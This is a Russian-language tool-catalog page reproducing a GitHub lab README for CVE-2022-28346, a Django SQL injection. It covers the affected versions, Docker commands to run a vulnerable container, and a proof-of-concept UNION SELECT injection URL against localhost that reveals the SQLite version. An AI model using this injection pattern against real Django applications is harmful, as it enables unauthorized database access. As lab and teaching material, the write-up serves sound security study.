
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/kamal-marouane/cve-2022-28346
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеБезопасность Баз ДанныхЛаборатории и Практика
GitHubkamal-marouane/cve-2022-28346

CVE-2022-28346

В пакете Django была обнаружена уязвимость, приводящая к SQL-инъекции. Эта уязвимость позволяет злоумышленнику с помощью специально созданного словаря, содержащего вредоносные SQL-запросы, полностью скомпрометировать базу данных.

Репозиторий
11262 лет назадЕщё не проверено
Поделиться

CVE-2022-28346

В пакете Django была обнаружена ошибка, приводящая к SQL-инъекции. Эта ошибка позволяет злоумышленнику, использующему специально созданный словарь с вредоносными SQL-запросами, полностью скомпрометировать базу данных.

Содержание

  • CVE-2022-28346
    • Описание
    • Окружение
    • Доказательство концепции и эксплуатация
    • Ссылки

Выше в репозитории кода вы найдете подробный аналитический отчет (PDF) по CVE-2022-28346.

Описание

CVE-2022-28346 — критическая уязвимость, обнаруженная в различных версиях Django, популярного Python-веб-фреймворка. Эта уязвимость затрагивает версии Django 2.2 до 2.2.28, 3.2 до 3.2.13 и 4.0 до 4.0.4.

Суть проблемы заключается в методах QuerySet.annotate(), aggregate() и extra() внутри Django. Эти методы уязвимы к атакам с помощью SQL-инъекций, когда псевдонимы столбцов используются в сочетании со специально созданным словарем (с раскрытием словаря) в качестве переданных **kwargs. SQL-инъекция — это тип атаки, который позволяет злоумышленнику вмешиваться в запросы, которые приложение отправляет к своей базе данных. С её помощью можно просматривать данные, которые обычно недоступны, включая данные других пользователей или любые другие данные, к которым имеет доступ само приложение. В некоторых случаях злоумышленник может изменять или удалять эти данные, что влияет на целостность данных.

Окружение

Чтобы провести тщательное тестирование этой уязвимости, убедитесь, что на вашем жестком диске достаточно свободного места. Для успешного выполнения теста уязвимости требуется минимум 1.2 ГБ.

Если у вас уже установлен Docker, вы можете пропустить этот раздел и перейти непосредственно к следующему набору инструкций.

Чтобы начать тестирование этой уязвимости, установите Docker:

  • Установка Docker для Linux
  • Установка Docker для Windows

Прежде чем переходить к следующим шагам, убедитесь, что Docker работает.

В вашем терминале выполните следующую команду, чтобы получить docker-образ, который мы создали и отправили в DockerHub:

sudo docker pull marouanekamal/cve-2022-28346:latest


Подождите, пока завершится загрузка Docker-образа. Если возникнут какие-либо проблемы, это может быть связано с вашим интернет-соединением; убедитесь, что у вас стабильное и активное соединение.

После завершения установки убедитесь, что образ существует, выполнив следующую команду:

sudo docker images


Теперь вы можете запустить docker-образ с помощью следующей команды:

sudo docker run -p 8000:8000 --name my_cve_container marouanekamal/cve-2022-28346:latest


Теперь сервер запущен, и мы можем эксплуатировать эту CVE ;)

Доказательство концепции и эксплуатация

После запуска docker-образа вы можете перейти по следующей ссылке, чтобы проверить, доступен ли URL:

http://0.0.0.0:8000/

Отображается слово ok, что означает, что URL доступен и всё работает отлично!

Теперь давайте атакуем эту уязвимость с помощью SQL-инъекции. Введите следующий URL, чтобы сделать это:

http://0.0.0.0:8000/demo?field=demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" --


Нам удалось определить версию SQLite, используемую сервером ;)

Ссылки

  • https://mocusez.site/posts/a3ce.html
  • https://blog.csdn.net/weixin_46944519/article/details/128496498
  • https://www.cvedetails.com/cve/CVE-2022-28346/?q=CVE-2022-28346
  • https://avd.aquasec.com/nvd/2022/cve-2022-28346/
  • https://cyber.vumetric.com/vulns/CVE-2022-28346/sql-injection-vulnerability-in-multiple-products/
  • https://www.suse.com/security/cve/CVE-2022-28346.html
  • https://docs.djangoproject.com/en/4.0/releases/security/
  • https://www.freebuf.com/vuls/332893.html

Если у вас возникнут какие-либо проблемы или потребуются разъяснения по какому-либо из шагов, не стесняйтесь обращаться за помощью по электронной почте:

[email protected]

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





